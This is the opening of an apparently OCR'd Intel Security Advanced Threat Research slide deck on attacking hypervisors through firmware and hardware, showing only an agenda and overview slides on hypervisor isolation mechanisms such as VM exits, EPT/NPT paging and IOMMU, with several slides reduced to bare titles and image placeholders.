Attacking Hypervisors via Firmware and Hardware

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Intel Security Advanced Threat Research


Agenda

- Hypervisor based isolation
- Firmware rootkit vs hypervisor
- Attacking hypervisor emulation of hardware devices
- Attacking hypervisors through system firmware
- Tools and mitigations
- Conclusions


Hypervisor Based Isolation

Image source

Hypervisor Based Isolation



Hypervisor Based Isolation



Hypervisor Protections


Software Isolation

- **CPU / SoC:** traps to hypervisor (*VM Exits*), MSR & I/O permissions bitmaps, rings (PV)…
- **Memory / MMIO**: hardware page tables (e.g. EPT, NPT), software shadow page tables


Devices Isolation

- **CPU / SoC:** interrupt remapping
- **Memory / MMIO**: IOMMU, No-DMA ranges

CPU Virtualization (simplified)



Protecting Memory with HW Assisted Paging



Hypervisor Protections

System Firmware Isolation


